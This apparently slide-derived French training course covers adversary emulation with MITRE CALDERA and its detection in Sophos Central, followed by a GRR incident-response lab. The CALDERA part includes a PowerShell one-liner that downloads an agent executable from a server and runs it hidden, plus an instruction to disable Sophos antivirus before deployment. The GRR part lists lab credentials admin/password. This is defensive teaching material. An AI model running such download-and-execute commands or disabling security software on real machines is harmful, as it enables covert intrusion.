
Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

4b. Sélectionnez "Agents".




Activité n° 1

Présenter MITRE CALDERA




Manipulation de l'outil MITRE CALDERA

4c. Sélectionnez « Click here to deploy an agent ».



Manipulation de l'outil MITRE CALDERA

4d. Sélectionnez « 54ndc47 » dans la 1ère liste déroulante et « windows » dans la 2ème.




Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

4e. Assurez-vous de remplacer 0.0.0.0:8888 par votre "IPv4:8888".




Activité n° 1

Présenter MITRE CALDERA

Manipulation de l'outil MITRE CALDERA

4f. Si Sophos est installé sur votre ordinateur avant le déploiement de l'agent, désactivez la protection en la remplaçant dans les paramètres et en désélectionnant les indicateurs.



Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

4g. Copiez le script ci-dessous dans le terminal powershell de votre ordinateur.

```
$server="";$wc=New-Object System.Net.WebClient;$url="$server/.../download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`", "");get-process | ? {$_.modules.filename -like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> $server="http://192.168.170.132:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`", "");get-process | ? {$_.modules.filename -like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Activité n° 1

Présenter MITRE CALDERA

Manipulation de l'outil MITRE CALDERA

4h. Revenez à votre outil de test Caldera pour vérifier que l'agent a été déployé avec succès.




The screenshot shows the 'Agents' section of the Caldera interface. It features a table with the following data:

id (paw)	host	contact	pid	privilege
sqnqen	WinDev2008Eval	http	6572	Elevated

A red arrow points to the 'pid' value '6572', with the text 'This will be green' written below it. The interface also includes a 'You have 1 agents' notification and a warning message: 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.'

5a. Cliquez sur « Operations » pour créer une nouvelle simulation d'attaque.




Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

5b. Donnez un nom à votre opération et sélectionnez un adversaire (c'est-à-dire Super Spy). Appuyez sur Start une fois terminé.



Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

5c. L'opération va s'exécuter, validez avec les cercles verts qui indiquent qu'elle a réussi.

```
-16 16:57:52 agent#sqnqwn... Sniff network traffic ★
-16 16:57:12 agent#sqnqwn... Preferred WiFi ★
-16 16:57:02 agent#sqnqwn... Scan WiFi networks ★
-16 16:56:57 agent#sqnqwn... Discover antivirus programs ★
-16 16:56:52 agent#sqnqwn... Find files ★
-16 16:56:42 agent#sqnqwn... Find files ★
-16 16:56:37 agent#sqnqwn... Find files ★
-16 16:56:27 agent#sqnqwn... Create staging directory ★
-16 16:55:37 agent#sqnqwn... Copy Clipboard ★
-16 16:55:17 agent#sqnqwn... Screen Capture ★
```

Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

6a. Accédez à Sophos Central et utilisez la requête Caldera Live Discover pour localiser l'attaque.

SOPHOS CENTRAL Admin

Threat Analysis Center

Back to Overview

DETECTION AND REMEDIATION

- Dashboard
- Threat Cases
- Live Discover**
- Threat Searches
- Threat Indicators

Threat Analysis Center - Live Discover

Live Discover

Query : [Select One](#) - 14 Categories, 191 Queries

[Back to categories](#) All Queries > ATT&CK

All Sources All Performance types

Name ↑	Description ↓	Sources ↓
Authentication attempts	Lists all authentication attempts (requires Windows event audit logging)	Windows
Caldera Cluster	Caldera cluster query.	Windows
MITRE Caldera threat discovery	Discovers potential threats using MITRE techniques. This is a type of threat hunting that discovers certain Caldera threat cases but not all threats.	Windows

Activité n° 1

Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

6b. À partir des résultats, vous pouvez pivoter sur le SophosPID pour afficher l'arborescence des processus.

MITRE Caldera threat discovery query results 1 / 1 Devices completed

epName	Time	techniqueID	techniqueName	tactic	name	description	processName	sophosPID	att
WinDev2008Eval	2025-03-16 23:56:58	T1063	Security Software Discovery	discover	Discover antivirus programs	Identify AV	powershell.exe	3924132604126181	Win
WinDev2008Eval	2025-03-16 23:56:58	T1063	Security Software Discovery	discover	Identify Firewalls	Identify Firewalls	po		N5
WinDev2008Eval	2025-03-16 23:57:00	T1063	Security Software Discovery	discover	Discover antivirus programs	Identify AV	Wh		Nw
WinDev2008Eval	2025-03-16 23:57:00	T1063	Security Software Discovery	discover	Discover antivirus programs	Identify AV	Wh		Nu
WinDev2008Eval	2025-03-16 23:57:00	T1063	Security Software Discovery	discover	Identify Firewalls	Identify Firewalls	Wh		N5
WinDev2008Eval	2025-03-16 23:57:00	T1063	Security Software Discovery	discover	Identify Firewalls	Identify Firewalls	Wh		N5
WinDev2008Eval	2025-03-16 23:57:48	T1015	System Network Configurati...	discover	Preferred WiFi	See the most used WiFi net...	po		Nw

Queries

- Live Discover queries
- File system interactions for a Sophos...
- Network interactions for a SophosPID
- Process activity history
- Process details for a Sophos PID
- Process tree for a Sophos PID (Windows)
- Registry activity for a Sophos PID
- Search for processes (Windows)

Process tree for a Sophos PID (Windows) query results 1 / 1 Devices completed

epName	processStartTime	username	processBranch	cmdLine	sophosPID	sha256	mlScore	localRep	got
WinDev2008Eval	2025-03-16 23:04:44	SYSTEM	smss.exe	\\SystemRoot\System32\smss.exe	5061326040948408	421ae324ba8c7d3d6	6	91	
WinDev2008Eval	2025-03-16 23:04:44	SYSTEM	winit.exe	winit.exe	6801326040948408	268ca325c8f12e68b6	5	91	
WinDev2008Eval	2025-03-16 23:04:45	SYSTEM	services.exe	C:\WINDOWS\system32\services.exe	8081326040948512	565331f4602f9e93f	6	91	
WinDev2008Eval	2025-03-16 23:10:23	SYSTEM	svchost.exe	C:\WINDOWS\system32\svchost.exe	7900132604096239	043ec58e62e0272c8	6	91	
WinDev2008Eval	2025-03-16 23:42:48	User	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -Command "Get-Process powershell.exe >	35291326041176857	9f914042706f921550	8	91	
WinDev2008Eval	2025-03-16 23:49:36	User	splunkd.exe	"C:\Users\Public\splunkd.exe" -c "C:\Program Files\Splunk\bin" -no-daemon	65721326041381660	63054780509e9279e	17	-1	58
WinDev2008Eval	2025-03-16 23:56:58	User	powershell.exe	powershell.exe -ExecutionPolicy Bypass -Command "Get-Process powershell.exe >	3924132604126181	9f914042706f921550	8	91	
WinDev2008Eval	2025-03-16 23:57:00	User	WMIC.exe	"C:\WINDOWS\system32\wbem\wmic.exe" /? /format:table /output:"C:\Users\Public\Documents\WMIC.txt"	6976132604126202	f97c880ac931f2eac	6	91	



PARTIE 4

Répondre à des incidents de Cybersécurité

Dans ce module, vous allez :

- Connaître les stratégies et le processus de réponse aux incidents
- Savoir comment automatiser la réponse aux incidents



12,5 heures



Activité n° 1

Utilisation de GRR (Google Rapid Response)

Compétences visées :

- Connaissance aisée des stratégies de réponse aux incidents
- Utilisation pratique des Framework de réponse aux incidents (GRR)

Recommandations clés :

- Se référer au cours
- Bien suivre les étapes du TP
- Consulter la documentation officielle



7 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

2. Pour l'apprenant :

- Se familiariser avec les frameworks de réponse aux incidents (GRR, Velociraptor), afin d'effectuer des activités IR plus rapides et plus efficaces

3. Conditions de réalisation :

- L'environnement de travail a été bien mis en place et configuré

4. Critères de réussite :

- Terminer toutes les étapes du TP avec succès
- 70% des réponses correctes pour les questions posées durant le déroulement des TP



Problématique et solution :

Problématique :

- Lorsqu'il s'agit de répondre à un incident sur les environnements d'entreprise, le temps de réponse et la visibilité sont essentiels.
- Supposons que plusieurs incidents aient été déclarés au sein d'un réseau d'entreprise hétérogène et que vous soyez appelé à creuser plus profondément et à identifier ce qui se passe réellement.

Solution :

- Pour résoudre ce problème, vous avez décidé d'utiliser GRR et de déployer des clients **GRR** sur les points de terminaison et, par la suite, vous pourrez avoir à la fois une vue d'ensemble du réseau et un accès à la demande aux informations cruciales sur les points de terminaison.

La liste des terminaux concernés (qui comportent également un client GRR) est la suivante :

- win10-server.els-child.eLS.local
- jumpbox.els-child.eLS.local
- xubuntu

Objectifs d'apprentissage

- Plus précisément, vous apprendrez à utiliser les capacités de GRR pour :
 - ✓ Avoir une meilleure visibilité sur un réseau
 - ✓ Répondre aux incidents rapidement et efficacement
 - ✓ Effectuer à distance une analyse de la mémoire en utilisant le framework Rekal
 - ✓ Acquérir à distance des artefacts pour enquêter
 - ✓ Avoir une recherche proactive des menaces
- Au cours du laboratoire, vous aurez l'opportunité de détecter des logiciels malveillants (sans fichier), des techniques de persistance furtives et des tentatives d'escalade de privilèges, sur un réseau hétérogène et de type entreprise.

Configuration réseau et identifiants :

- Sous-réseau du répondant aux incidents : 172.16.66.0/24
- Sous-réseau des terminaux sous-investigués : 10.100.11.0/24
- Serveur GRR
 - o IP : 10.100.11.122
- Type de connexion : VNC
 - o Utilisez un client Linux ou Windows VNC pour vous connecter à GRR-Server (10.100.11.122)

Configurez une route statique, afin que le répondant aux incidents puisse interagir avec les points de terminaison sur le sous-réseau 10.100.11.0/24.

- Pour vous connecter au panneau d'administration GRR (après vous être connecté au serveur GRR via VNC comme mentionné ci-dessus) :
 1. Ouvrez un navigateur Web
 2. Accédez à localhost:8000
 3. Soumettez les informations d'identification suivantes : admin/password

Activité n° 1

Utilisation de GRR



Tâches :

- Avant de procéder à l'analyse d'un incident ou d'identifier une anomalie, certaines informations requises doivent d'abord être recueillies. Ces informations sont les interactions réseau, les ports d'écoute, les processus en cours d'exécution, les services en cours d'exécution, les utilisateurs connectés, etc. N'hésitez pas à les prolonger.

Tâche 1 : identifier les anomalies sur le ENDPOINT win10-server.els-child.eLS.local, en tirant parti de GRR

- Tout d'abord, utilisez les capacités intégrées de **GRR** pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme.

Activité n° 1

Utilisation de GRR



Tâches

Tâche 2 : identifier toute anomalie sur le ENDPOINT `jumpbox.els-child.eLS.local`, en tirant parti de GRR

- Tout d'abord, utilisez les capacités intégrées de GRR pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme.

Cette fois, essayez également d'identifier comment le point de terminaison a été compromis en premier lieu.

Remarques



- Les processus Windows courants qui sont mal utilisés par les attaquants sont `notepad.exe` et `calc.exe`. Plus précisément, les attaquants génèrent généralement les processus susmentionnés, puis injectent du code malveillant dans leur espace d'adressage mémoire. L'analyse de la mémoire est nécessaire pour identifier ce qui a été chargé dans la mémoire d'un processus. Heureusement, GRR propose une analyse de la mémoire à distance, en utilisant le framework `Rekall`.
- Dans des environnements bien sécurisés et entièrement patchés, les humains sont généralement le maillon faible de la chaîne de sécurité de l'entreprise. Recherchez des documents Office malveillants, qui peuvent avoir incité l'utilisateur du point de terminaison à exécuter un code malveillant.


Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Au moment où un client GRR fait rapport à un serveur GRR, le point de terminaison comportant le client GRR est interrogé. « L'interrogation » est un processus GRR qui collecte efficacement un trésor d'informations sur les terminaux.
- Tout d'abord, une fois que vous êtes connecté au panneau d'administration GRR (vous trouverez des informations sur la procédure à suivre ci-dessus, dans la section Configuration réseau et informations d'identification), vous pouvez répertorier tous les clients GRR déployés en cliquant sur la zone de recherche et en appuyant sur rien d'autre que Entrer.



Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Si vous le faites, vous allez avoir le résultat suivant :

The screenshot shows the GRR interface with the following details:

- Logo: GRR (Global Response Recorder)
- User: admin
- Date/Time: 2019-01-03 00:48:37 UTC
- Search Box: [Search Box]
- Navigation: [0] [Settings]
- Left Menu: MANAGEMENT (Cron Job Viewer, Hunt Manager, Show Statistics, Advanced), CONFIGURATION (Manage Binaries, Settings, Artifact Manager)
- Table of Hosts:

<input type="checkbox"/>	Online	Subject	Host	OS Version	MAC	Usernames	First Seen
<input type="checkbox"/>	●	C.268eccf7baa7e530	win10-server.els-child.eLS.local	10.0.16299SP0	00:50:56:91:c0:e0	AdminELS Administrator analyst1 analyst2	2018-12-27 18:11
<input type="checkbox"/>	●	C.38ed3f1c9435a0ef	jumpbox.els-child.eLS.local	6.3.9600SP0	00:50:56:91:53:e3 00:50:56:91:d1:42	Administrator Administrator.ELS-CHILD analyst1 analyst2 appsvc manager uatoperator	2018-12-27 11:00
<input type="checkbox"/>	●	C.6c3172d6a86d5d8b	xubuntu	16.4	00:00:00:00:00:00 00:50:56:91:95:4c	elsuser	2018-12-28 10:41

Activité n° 1

Utilisation de GRR



Correction : tâche 1

- **Important** : ne démarrez aucune activité IR tant que tous les points ne sont pas devenus verts ! Cela peut prendre un certain temps avant qu'ils ne le fassent... Pour actualiser, cliquez sur le logo GRR, puis cliquez à nouveau sur **Search Box** et appuyez sur **Enter**.
- Pour commencer à collecter des informations initiales sur le point de terminaison win10-server.els-child.eLS.local, il vous suffit de cliquer sur la première des trois lignes, contenant tous les clients GRR déployés.

The screenshot shows the GRR interface with the following table of hosts:

Online	Subject	Host	OS Version	MAC	Username	First Seen	
<input type="checkbox"/>		C.268eccf7baa7e530	win10-server.els-child.eLS.local	10.0.16299SP0	00:50:56:91:c0:e0	AdminELS Administrator analyst1 analyst2	2018-12-27 18:00
<input type="checkbox"/>		C.38ed3f1e9435a0ef	jumpbox.els-child.eLS.local	6.3.9600SP0	00:50:56:91:53:e3 00:50:56:91:d1:42	Administrator Administrator.ELS-CHILD analyst1 analyst2 appsvc manager uatoperator	2018-12-27 11:00
<input type="checkbox"/>		C.6c3172d0a80d5d8b	xubuntu	16.4	00:00:00:00:00:00 00:50:56:91:95:4c	elsuser	2018-12-28 10:41

Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Si vous le faites correctement, vous allez avoir le résultat ci-dessous :

The screenshot shows the GRR interface for a host named `win10-server.els-child.eLS.local`. The interface includes a sidebar with navigation options, a main content area with host details, and a table of network interfaces.

Host Information:

- Status: 7 minutes ago
- Internal IP address:

Host Information:

- Start new flows
- Browse Virtual Filesystem
- Manage launched flows
- Advanced

MANAGEMENT:

- Cron Job Viewer
- Hunt Manager
- Show Statistics
- Advanced

CONFIGURATION:

- Manage Binaries
- Settings
- Artifact Manager

Host Details:

- OS: Windows, 10 10.0.16299SP0
- Last Local Clock: 2019-01-03 00:51:35 UTC
- GRR Client Version: 3220
- Architecture: AMD64
- Kernel: 10.0.16299
- Memory Size: 2.10GiB
- Labels: No labels assigned.
- Users: (ArminF1 S)

Timestamps:

Event	Time	Age
Installation time	2017-12-25 00:26:30 UTC	374 days ago
First seen	2018-12-27 18:12:20 UTC	6 days ago
Last booted	2019-01-02 18:46:24 UTC	6 hours ago
Last seen	2019-01-03 00:51:35 UTC	6 minutes ago

Interfaces:

